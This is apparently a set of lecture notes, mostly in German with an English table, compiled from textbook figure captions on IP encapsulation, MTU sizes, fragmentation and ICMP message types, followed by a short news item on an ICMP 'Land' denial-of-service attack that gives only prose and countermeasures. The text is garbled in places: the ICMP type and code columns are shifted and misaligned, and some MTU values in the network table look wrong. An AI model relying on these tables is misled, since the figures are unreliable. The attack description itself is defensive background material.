


Abb. 17.2: Die einzelnen Schritte eines IP-Datogramms durch ein Internet. Der Überquerung eines physischen Netzes wird das Datagramm erneut in mit dem Netz kompatiblen Rahmen gekapselt.

Netzwerke

Netzwerk-Typ

Ethernet

IEEE 802.3

X.25

Token Ring (16 Mbit/s)

Token Ring (4 Mbit/s)

Frame-GroÙe => MTU

1500 Bytes

1492 Bytes

536 Bytes

14 974 Bytes

4 464 Bytes

Maximum
Transport
Unit

IP maximale Paketgröße 65 535 Bytes



Fragementierung!




Abb. 17.5: Beispiel eines Internets, bei dem Hosts Datagramme erzeugen können, die fragmentiert werden müssen. Nach der Aufteilung eines Datagramms in Fragmente werden die Fragmente an den Zielhost übertragen, der sie wieder zusammensetzen muß.




Abb. 17.4: Aufteilung eines IP-Datengramms in drei Fragmente. Jedes Fragment enthält Daten aus dem Originaldatengramm und hat einen ähnlichen Header.




Abbildung 3-11 *IP im TCP/IP-Protokollstack*




Abb. 19.1: Beim Versenden einer ICMP-Meldung wird in zwei Ebenen gekapselt. Die ICMP-Meldung wird zuerst in ein Datagramm gekapselt, dann wird das Datagramm zur Übertragung in einen Rahmen gekapselt.




Bild 1.10 Struktur des ICMP-Headers als Überbau eines IP-Pakets (schattierte Felder)

<i>type</i>	<i>code</i>	Description	Query	Error
0	0	echo reply (Ping reply, Chapter 7)	•	
3	0	destination unreachable: host unreachable (Section 9.3)		•
1	1	protocol unreachable		
2	2	port unreachable (Section 6.5)		
3	3	fragmentation needed but don't-fragment bit set (Section 11.6)		
4	4	source route failed (Section 8.5)		
5	5	destination network unknown		
6	6	destination host unknown		
7	7	source host isolated (obsolete)		
8	8	destination network administratively prohibited		
9	9	destination host administratively prohibited		
10	10	network unreachable for TOS (Section 9.3)		
11	11	host unreachable for TOS (Section 9.3)		
12	12	communication administratively prohibited by filtering		
13	13	host precedence violation		
14	14	precedence cutoff in effect		
15	15			
4	0	source quench (elementary flow control, Section 11.11)	•	
5	0	redirect (Section 9.5): 0 redirect for network		
1	1	1 redirect for host		
2	2	2 redirect for type-of-service and network		
3	3	3 redirect for type-of-service and host	•	•
8	0	echo request (Ping request, Chapter 7)	•	
9	0	router advertisement (Section 9.6)	•	•
10	0	router solicitation (Section 9.6)	•	•
11	0	time exceeded: 0 time-to-live equals 0 during transit (Traceroute, Chapter 8)	•	•
12	0	parameter problem: 0 IP header bad (catchall error)	•	•
1	1	1 required option missing	•	•
13	0	timestamp request (Section 6.4)	•	•
14	0	timestamp reply (Section 6.4)	•	•
15	0	information request (obsolete)	•	•
16	0	information reply (obsolete)	•	•
17	0	address mask request (Section 6.3)	•	•
18	0	address mask reply (Section 6.3)	•	•

Figure 6.3 ICMP message types.

- A datagram whose source address does not define a single host. This means the source address cannot be a zero address, a loopback address, a broadcast address, or a multicast address.

These rules are meant to prevent the *broadcast storms* that have occurred in the past when ICMP errors were sent in response to broadcast packets.

Aktuelle ICMP-Attacken – viele Systeme sind unsicher

Viele Systeme sind derzeit durch Remote-Land-Attacken via ICMP (Internet Control Message Protocol) gefährdet. Welche Gegenmaßnahmen helfen?

Mit einem einzigen ICMP-Paket, bei dem die Absender- und Empfänger-IP-Adresse jeweils der des Opfers entsprechen, lässt sich der Netzwerk-Stack vieler Systeme (darunter Windows XP und Cisco) lahm legen: Das Zielsystem gerät in eine Endlosschleife mit 100 Prozent CPU-Auslastung. Dieser Angriff ähnelt der „klassischen“ Land-Attacke, bei der jedoch TCP-Pakete zum Einsatz kommen. Um das Problem an der Wurzel zu packen, sind entsprechende Updates für den Netzwerk-Stack einzuspielen, die allerdings noch nicht von allen Herstellern zur Verfügung stehen. Bis dahin sollte die Administration bei ICMP-Paketen besondere Vorsicht walten lassen und diese an kritischen Stellen durch Paketfilter abblocken.

Landmine 2006

Dr. Markus a Campo/pf





Abbildung 5-1
Repeater



*Abbildung 5-2
Bridge und Switch*

